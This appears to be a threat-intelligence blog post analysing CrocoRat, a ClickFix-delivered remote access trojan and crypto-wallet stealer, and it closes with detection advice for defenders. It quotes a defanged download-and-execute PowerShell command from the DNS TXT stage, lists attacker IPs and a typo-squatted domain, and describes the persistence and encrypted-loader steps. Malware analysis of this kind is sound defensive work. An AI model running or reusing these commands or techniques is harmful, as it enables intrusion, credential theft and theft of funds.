
By Assaf Morag, Cybersecurity Researcher
ClickFix campaigns have become one of the most effective ways to turn a browser session into code execution. The technique is simple: show the victim a fake verification page, place a command on the clipboard, and convince them to paste it into the Windows Run dialog. CrocoRat, a previously undocumented remote access trojan (RAT) and cryptocurrency stealer, follows the ClickFix playbook but adds an important twist: after the victim runs the command, the malware selects different payloads based on the host environment.
Our research into CrocoRat (the name chosen by the malware author and documented in the Python source code), shows a staged Windows intrusion chain that combines ClickFix delivery with several notable implementation choices: retrieving instructions through DNS TXT records, downloading a portable Python malware bundle, and selecting an execution path based on the host environment. Systems that appear domain-joined receive the RAT path, while standalone systems receive the RAT path plus a broader theft workflow targeting browsers, stored credentials, cryptocurrency wallets, and seed phrases.
We captured CrocoRat packages at multiple points between late August and late September 2026. Across those snapshots, the operator changed filenames, encryption material, payload markers, and infrastructure. That makes CrocoRat more than a static malware package. It appears to be an actively maintained operation combining ClickFix delivery, environment-aware execution, encrypted Python payloads, browser-level access attempts, and wallet-focused collection.

CrocoRat execution flow
Key Findings About CrocoRat
- CrocoRat shows how ClickFix is evolving from a simple delivery trick into a full intrusion workflow. The lure uses a typo-squatted domain and clipboard injection to convince the victim to run PowerShell manually through Windows Run, turning a browser interaction into endpoint execution.
- The campaign reduces dependence on the victim’s environment. By bringing its own portable Python runtime and dependencies, CrocoRat avoids relying on what is already installed on the host. This makes the package heavier, but more predictable for the operator.
- The use of DNS TXT staging shows how attackers continue to hide delivery logic in places defenders may not inspect deeply. The first visible command is only a pointer to the real payload chain, which makes single-layer command-line analysis less effective.
- CrocoRat’s browser-theft component reflects the direction of modern stealer development. Rather than only copying browser databases from disk, the code suggests attempts to operate closer to the browser process itself, likely in response to stronger browser protections such as App-Bound Encryption.
- The wallet-theft workflow shows how stealers are expanding beyond saved passwords. Recovery phrases, wallet extension data, documents, and AppData content are treated as a connected financial attack surface.
- A non-executed script in the update.zip file, suggests the malware authors are trying to distinguish between various environments. In the launcher.py script, the malware makes an early distinction between a standalone and domain membership machines, we assume that this is the best way for it to distinguish between organizational and personal systems. Enterprise-looking machines are treated as access targets and infected with the RAT, while standalone systems are infected with both the RAT and a crypto wallet stealer. This suggests a more deliberate monetization model than simply infecting every machine the same way.
- The attribution evidence is very limited. Russian-language comments are articulated well. There’s strong code and software architecture. This can suggest either strong LLM use by a Russian-speaking threat actor or a well articulated and proficient Russian-speaking Windows developer. The stronger conclusion is about capability and operating model, not identity.
- For defenders, the main lesson is that detection should focus on chain behavior. The durable signals are not the random filenames or one specific IP address, but the combination of ClickFix execution, DNS-based staging, portable runtime deployment, host-aware branching, scheduled persistence, browser access, and wallet-focused collection.
Identity Intelligence
Find and Remediate Exposed Credentials Before Attackers Use Them
When stolen credentials and session data do surface, whether in stealer logs, cybercrime marketplaces, or leaks, Flare helps teams find and remediate them quickly.
The Lure, Delivery, and Execution
We discovered this campaign while developing markers for an automated system designed to detect and report live ClickFix attacks. This led us to identify CrocoRat and shifted our focus to analyzing the malware, its delivery chain, and the broader campaign behind it. The delivery is done by a malicious deliberately misspelled domain https[:]//veriffication-redirect[.]com bearing “House Wiring Scheme” in its header, which is aligned with the content of the page (blurred house scheme). This is probably part of the lure which might be delivered as a malicious email or a malicious website.

Malicious websites detected in Shodan

Veriffication-redirect[.]com domain registration data
The ClickFix Attack Mechanism
The CrocoRat ClickFix lure displays spoofed Cloudflare branding, a fake reCAPTCHA checkbox, and instructions.

The malicious lure
Checking the box triggers the ClickFix instructions.

The ClickFix technique to deliver CrocoRat

The CrocoRat attack leverages JavaScript to automate clipboard injection, a technique that bypasses traditional URL-based detection. When the victim clicks the checkbox (or when the page loads), JavaScript executes a fetch request to /command.php on the same attacker-controlled host (193.124.58[.]24 , 167.17.178[.]103 and 206.251.50[.].
The JavaScript then automatically copies this command to the user’s clipboard using the navigator.clipboard.writeText() API, without user knowledge or consent. The victim is then instructed to press Windows+R to open the Windows Run dialog and paste the command using Ctrl+V.
The server responds with JSON containing a PowerShell command:

The command attached to the clipboard
The command may appear innocuous on first glance (querying a TXT DNS record on google.com against what looks like a custom resolver). The PowerShell one-liner that calls Resolve-DnsName against the attacker’s own DNS server, meaning the same IP (167.17.178[.]103) that served the lure. This is where CrocoRat’s novel tradecraft emerges, because the second stage payload never appears in the clipboard string itself.
Instead, the DNS TXT record returned by the attacker’s DNS server contains the actual malicious PowerShell code, obscuring the attack from clipboard-history forensics and endpoint logging that captures clipboard pastes. The victim’s PowerShell interprets the TXT record response, which reads iwr https[:]//167.17.178[.]103/getdata | iex.

The TXT DNS record second payload
This is an instruction, that runs in memory, to download a PowerShell script from the /getdata endpoint and pipe it directly to Invoke-Expression for immediate execution.
PowerShell Stage: Download, Execute, Persist

The second PowerShell payload acts as a compact installer for the next phase of the intrusion. It retrieves a ZIP archive from veriffication-redirect[.]com, extracts it under C:\ProgramData\App, launches two Python-based components, and then creates a scheduled task to make one of them persistent across user logons.

The getdata script
It creates C:\ProgramData\App if it does not already exist, then deletes anything currently inside it. This makes each execution a clean replacement of the previous payload set, which is useful for operators who want to rotate files, update implants, or recover from partially failed deployments.
Next, it downloads and extracts the archive (update.zip). The ZIP file carries its own Python runtime, packages, and native extensions, so it can run from C:\ProgramData\App without a system Python installation. The encrypted payloads arrive with the decryptor and the components needed for networking, cryptography, and SQLite access.

After extraction, the script validates that all required components are present. If pythonw.exe, runner.py, or run.py are missing, it removes the temporary ZIP and exits. If the checks pass, both Python scripts are launched silently.
The script then establishes persistence through a hidden scheduled task:


Register-ScheduledTask -TaskName “AppUpdatePythonRunner” …
The task runs at user logon and executes runner.py through the bundled pythonw.exe. Interestingly, only runner.py is made persistent. The run.py script is executed immediately but is not registered to run again at logon, suggesting a separation between the recurring component and the one-shot component.
Finally, the original ZIP is deleted from the temp directory. The extracted payloads remain under C:\ProgramData\App, while the download artifact is removed to reduce obvious traces.
In short, this stage is not just a downloader. It is an update mechanism, execution launcher, and persistence installer wrapped into one script. The flow is especially suspicious because it combines an external ZIP download over HTTP, execution from C:\ProgramData, use of pythonw.exe for hidden background execution, and a scheduled task named to look like a legitimate application update routine.
The Run.py script: Staged Execution of Encrypted Payloads
The script run.py is a compact second-stage loader. Unlike the launcher, it is obfuscated at first.

After de-obfuscation, it first adds the bundled _packages directory to Python’s import path, like the launcher, so it can load local dependencies shipped with the malware package.

Its main purpose is to import a native-looking module named lcyfagci.pyd and use it to execute two encrypted .pyc payloads:

The script runs jumitetwska.pyc first, waits 30 seconds, and then runs knutkcp.pyc. The interesting part is that run.py does not contain the real payload logic itself. Instead, it delegates execution to lcyfagci, which appears to act as a decryptor or loader for encrypted Python bytecode. In other words, run.py is the visible wrapper, while the meaningful functionality is hidden inside the encrypted .pyc files.
The Runner.py Script: Remote Key Retrieval and In-Memory RAT Execution
The runner.py is the loader for the malware’s client component. It’s encoded (base64) first.

Unlike run.py, which delegates to a local encrypted-script runner, this file contains the full logic needed to prepare the Python environment, retrieve a decryption key from a remote server, decrypt a local encrypted payload, and execute it in memory.
The script first makes sure the required Python packages are available:
If they’re missing, it attempts to install them using pip. If pip itself is missing, the script downloads get-pip.py from bootstrap.pypa.io and installs it. This is notable because the malware is built to survive incomplete or portable Python environments, including bundled or embeddable Python runtimes.
Because the RAT’s full runtime behavior was not recovered, we could not determine exactly how Flask is used in this package. Flask is a Python web framework, so its presence may indicate a local listener exposed by the RAT, a lightweight internal control interface, or code reuse from the operator’s server-side tooling.
The package also includes a fallback path that reaches out to bootstrap.pypa.io to install or recover pip. This slightly qualifies the finding that the bundle avoids relying on the host environment: the archive carries its own Python runtime, but still has a contingency path for retrieving Python tooling externally if needed. From a detection perspective, pythonw.exe running from C:\ProgramData\App and initiating connections to bootstrap.pypa.io or pypi.org is a high-signal behavior worth monitoring.
The core configuration points to a remote server:

The loader searches for a local encrypted payload named encrypted_client_0.bin. Once found, it contacts the remote server and requests the decryption material for that specific index:

The server returns a base64-encoded AES key, nonce, and authentication tag. The use of verify=False disables TLS certificate validation, which makes the connection easier to intercept but also avoids failures caused by self-signed or misconfigured attacker infrastructure.
The payload is encrypted with AES-GCM and compressed with zlib:
This design keeps the real RAT code out of the visible file. The local .bin is useless without the remote key material, and the loader only reconstructs the Python source at runtime.
